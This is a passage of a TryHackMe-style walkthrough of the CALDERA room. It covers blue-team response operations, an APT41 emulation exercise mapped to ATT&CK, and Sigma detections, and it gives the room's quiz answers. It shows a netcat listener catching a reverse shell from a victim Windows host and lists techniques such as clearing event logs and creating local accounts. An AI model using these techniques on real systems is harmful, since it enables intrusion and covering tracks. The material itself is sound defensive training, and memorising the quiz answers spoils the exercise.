
Once the reverse shell is established, you will see in your AttackBox that a cmd shell is now accessible.

```
ubuntu@tryhackme: ~/

ubuntu@tryhackme:~$ nc -lvp 4444 -s $(hostname -I)
Listening on ip-10-10-150-37.eu-west-1.compute.internal 8080

Connection received on ip-10-10-120-9.eu-west-1.compute.internal 49734
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Tools>
```


Now, what's left is to execute the operation and observe the behaviour of the profile.

Running Blue Operations

Before running an operation, we need to deploy a new blue agent in our victim machine. Navigate to the agents tab and click Deploy an agent. Select Sandcat as your agent and replace the IP values with your AttackBox's IP address.




Then scroll down to the variations, select the commands for the deployment of the blue agent and execute it in the victim machine.




Now that we have created a new agent, let's continue executing the Incident Responder profile.

Like how we created red operations, you can create a blue operation by navigating to the operations tab and clicking Create Operation.



Note that the configuration of red operations we learned from the previous tasks differs from blue. Before starting the operation, we need to set the following changes:

- Set the Adversary (Defender) field to Incident Responder.
- Set the Fact Source to response (this will use the source we discussed above).
- Set the Group to blue (this prevents execution to red agents).
- Set the Planner to batch (the only option for profiles that contain abilities with the Repeatable field set to true).




After configuring the operation, start and review the results to answer the questions below.

****

Answer the questions below:


How many instances of the Find unauthorized processes ability have failed during its first batch of execution?
Answer: 3

Upon checking the Find unauthorized processes ability results, what is the name of the fact that returned a value aside from remote.port.unauthorized?




Answer: host.pid.unauthorized

What is the group value of the new firewall rule created by Enable Outbound TCP/UDP firewall rule ability?



Answer: Caldira

Aside from Enable Outbound TCP/UDP firewall rule, what is the name of another response ability that was executed after detecting the suspicious process?



Answer: Kill rogue process

What is the name of the PowerShell cmdlet executed by the ability referred to in Q4?

Command

```
Stop-Process -Id 1516 -Force
```

Answer: Stop-Process

Case Study: Emulating APT41

To apply all items discussed in the previous tasks, let's do a case study for the emulation of APT41.

APT41, also known as Double Dragon, is a hacking organization that has been active since 2012 and is believed to have alleged ties to the Chinese Ministry of State Security (MSS). The group has been known to engage in cyber espionage and individual financial gain, hence the origin of the moniker "Double Dragon".

Purple Team Exercise: Emulation of APT41

In this scenario, you are tasked to emulate the known TTPs of APT41 in your organization's infrastructure to test your security defences against threat actors known to target similar sectors, such as Healthcare, Telecommunications, and Technology.

Tactic	Technique	Ability Name
Initial Access	Spearphishing Attachment (T1566.001)	Download Macro-Enabled Phishing Attachment
Execution	Windows Management Instrumentation (T1047)	Create a Process using obfuscated Win32_Process
Execution	Service Execution (T1569.002)	Execute a Command as a Service
Persistence	Scheduled Task/Job: Scheduled Task (T1053.005)	Powershell Cmdlet Scheduled Task
Persistence	Local Account (T1136.001)	Create a new user in a command prompt
Defense Evasion	Clear Windows Event Logs (T1070.001)	Clear Logs (using wevtutil)
Discovery	File and Directory Discovery (T1083)	File and Directory Discovery (PowerShell)
Collection	Data from Local System (T1005)	Find files

You need to use the red account again to execute the TTPs. In addition, ensure that your HTTP listener (on port 8080) on AttackBox is still running.

Operation Guidelines
You may follow these guidelines, which is a summary of the methodology covered from the previous tasks:

- Create a new threat profile and select all TTPs mentioned above.
- Establish a connection to the target machine via an agent.
- Start emulating the threat profile and observe the execution of each technique.
- Document and review the results.

Lastly, answer the questions below to complete this task. Good luck!

Note: CALDERA Operations page may show that some abilities failed to execute. Review the execution via the logs generated by each ability.

****


Answer the questions below:

Aside from the ps1 file, what is the name of the file created by the execution of "Download Macro-Enabled Phishing Attachment"? (Provide the TargetFilename value.)
Answer: C:\Users\Administrator\AppData\Local\Temp\2\PhishingAttachment.xlsm

What is the MatchString value of the Sigma rule that flagged the execution of Create a Process using obfuscated Win32_Process?


Answer: \WmiPrvSE.exe in ParentImage

What is the name of the service created by Execute a Command as a Service?




Answer: ARTService

Aside from the ps1 file, what is the name of the file created by the execution of "Powershell Cmdlet Scheduled Task"? (Provide the TargetFilename value)




This command schedules a task called Atomic Test. So I filtered Sysmon for File Creation and AtomicTask to find the answer.




Answer: C:\Windows\System32\Tasks\AtomicTask

Aside from the PowerShell detections, what is the name of the Sigma rule that flagged the execution of Create a new user in a command prompt?



Answer: New User Created Via Net.EXE

What is the name of the Sigma rule that flagged the execution of Clear Logs?



Answer: Suspicious Eventlog Clear or Configuration Change

What command is used by FIle and Directory Discovery (PowerShell) during its execution?

Answer: ls -recurse; get-childitem -recurse; gci -recurse

How many times did the Find files ability execute?
Answer: 3

Conclusion

Congratulations! You have completed the CALDERA room.

Throughout the room, we have tackled the following topics about how Blue Teamers can leverage the Caldera Framework:

- Breakdown of CALDERA's core terminologies and functionalities.
- Application of planning and grouping of adversarial use cases.
- Implications of threat emulation to detection engineering.
- Utilisation of the Response plugin for detection and response.
- Case study simulation to emulate the activity of a known threat group.

At first glance, CALDERA might be only known as a tool for red teamers, given its nature as an Adversary Emulation tool. Yet the tool has various capabilities that can be leveraged for red and blue teamers. Maximizing the capabilities of CALDERA can improve the knowledge of blue teamers in different threat use cases, as well as the pipeline and process of handling incidents.

To learn more about CALDERA, you may utilise its training plugin and play with a Capture-The-Flag-like setup. Collect all flags to complete the challenge!